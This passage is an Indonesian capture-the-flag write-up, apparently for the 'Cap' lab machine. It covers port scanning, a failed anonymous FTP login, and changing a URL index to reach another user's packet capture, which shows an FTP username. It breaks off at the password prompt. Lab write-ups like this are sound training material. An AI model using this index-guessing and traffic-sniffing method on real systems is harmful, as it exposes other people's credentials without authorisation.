Cap

Darrel Adinarya Sunanda 13523061

Problem Statement

Terdapat sebuah mesin Linux yang sedang menjalankan sebuah server HTTP. Server tersebut melaksanakan fungsi administratif termasuk melakukan *network capture*. Mungkin terdapat celah dalam bagaimana mesin tersebut melayani HTTP-nya.


Tujuan

Mendapatkan shell untuk menemukan *flag* pada user directory.

Aset

Item	Value
Target IP Address	10.10.10.245

Proof of Concept




```
darrel@LAPTOP-DARSU:~$ nmap 10.10.10.245
Starting Nmap 7.92 ( https://nmap.org ) at 2025-08-15 18:08 WIB
Nmap scan report for 10.10.10.245
Host is up (0.019s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
```


Menjalankan `nmap` menunjukan tiga *port* terbuka yang melayani FTP (21), SSH (22), dan HHTP (80).

```
darrel@LAPTOP-DARSU:~$ ftp 10.10.10.245
Connected to 10.10.10.245 (10.10.10.245).
220 (vsFTPd 3.0.3)
Name (10.10.10.245:darrel): anonymous
331 Please specify the password.
Password:
530 Login incorrect.
Login failed.
ftp>
```

Mencoba `ftp` juga menunjukan bahwa akses anonim dimatikan.




Membuka alamat di sebuah browser menunjukan sebuah *dashboard* dengan navigasi menuju beberapa halaman lainnya melalui sebuah *sidebar*.




Data Type	Value
Number of Packets	10
Number of IP Packets	10
Number of TCP Packets	9
Number of UDP Packets	0

Pada halaman "*Security Snapshot*", terlihat statistik sebuah *network capture*.



Data Type	Value
Number of Packets	10
Number of IP Packets	10
Number of TCP Packets	9
Number of UDP Packets	0


Memilih opsi *Download* akan mengembalikan sebuah file *packet capture* yang dapat diperiksa dengan wireshark.




```
No.   Time       Source         Destination    Protocol Length Info
    1 0.000000   10.10.10.245   10.10.14.76    TCP      68 80 → 50434 [ACK] Seq=1 Ack=1 Win=501 Len=0 TSval=522750115 TSecr=3987839178
    2 0.340511   10.10.10.245   10.10.14.76    TCP      68 80 → 50446 [FIN, ACK] Seq=1 Ack=1 Win=501 Len=0 TSval=522750456 TSecr=3987837510
    3 0.340550   10.10.10.245   10.10.14.76    TCP      68 80 → 50448 [FIN, ACK] Seq=1 Ack=1 Win=501 Len=0 TSval=522750456 TSecr=3987837510
    4 0.400836   10.10.14.76    10.10.10.245   TCP      68 50448 → 80 [ACK] Seq=1 Ack=2 Win=501 Len=0 TSval=3987839622 TSecr=522750456
    5 0.400854   10.10.14.76    10.10.10.245   TCP      68 50446 → 80 [ACK] Seq=1 Ack=2 Win=501 Len=0 TSval=3987839622 TSecr=522750456
    6 0.958884   10.10.10.245   10.10.14.76    TCP      68 80 → 50436 [FIN, ACK] Seq=1 Ack=1 Win=501 Len=0 TSval=522751074 TSecr=3987837510
    7 1.017835   10.10.14.76    10.10.10.245   TCP      68 50436 → 80 [ACK] Seq=1 Ack=2 Win=501 Len=0 TSval=3987840239 TSecr=522751074
    8 1.230055   10.10.10.245   10.10.14.76    TCP      68 80 → 50438 [FIN, ACK] Seq=1 Ack=1 Win=501 Len=0 TSval=522751345 TSecr=3987837510
    9 1.288791   10.10.14.76    10.10.10.245   TCP      68 50438 → 80 [ACK] Seq=1 Ack=2 Win=501 Len=0 TSval=3987840510 TSecr=522751345

› Frame 9: 68 bytes on wire (544 bits), 68 bytes captured (544 bits)
› Linux cooked capture v1
› Internet Protocol Version 4, Src: 10.10.14.76, Dst: 10.10.10.245
› Transmission Control Protocol, Src Port: 50438, Dst Port: 80, Seq: 1, Ack: 2,

0000  00 00 00 01 00 06 00 50  56 b9 23 97 00 00 08 00   ·······P V·#····
0010  45 00 00 34 dc e3 40 00  3f 06 31 8c 0a 0a 0e 4c   E··4··@· ?·1····L
0020  0a 0a 0a f5 c5 06 00 50  90 0a 1d b7 96 61 16 25   ·······P ·····a·%
0030  80 10 01 f5 ef 8a 00 00  01 01 08 0a ed b1 9d fe   ········ ········
0040  1f 28 8d 71                                        ·(·q
```

Memeriksa file tersebut tidak menujukan apapun yang menarik karena hanya terdapat *traffic HTTP* dari kita.

Namun, menarik untuk diperhatikan bahwa skema URL yang digunakan untuk mengakses halaman ini memiliki semacam indeks. Terdapat kemungkinan bahwa indeks tersebut digunakan untuk mengakses *packet capture* tertentu dan terdapat *capture* sebelum kita.




Benar, membuka `/data/0` menunjukan *packet capture* yang signifikan lebih besar.




Data Type	Value
Number of Packets	72
Number of IP Packets	69
Number of TCP Packets	69
Number of UDP Packets	0

Memeriksa *capture* tersebut menujukan paket FTP yang mengandung autentikasi pengguna.



```
No.   Time       Source          Destination     Protocol Length Info
   34 2.626895   192.168.196.16  192.168.196.1   FTP       76 Response: 220 (vsFTPd 3.0.3)
   35 2.667693   192.168.196.1   192.168.196.16  TCP       62 54411 → 21 [ACK] Seq=1 Ack=21 Win=1051136 Len=0
   36 4.126500   192.168.196.1   192.168.196.16  FTP       69 Request: USER nathan
   37 4.126526   192.168.196.16  192.168.196.1   TCP       56 21 → 54411 [ACK] Seq=21 Ack=14 Win=64256 Len=0
   38 4.126630   192.168.196.16  192.168.196.1   FTP       90 Response: 331 Please specify the password.
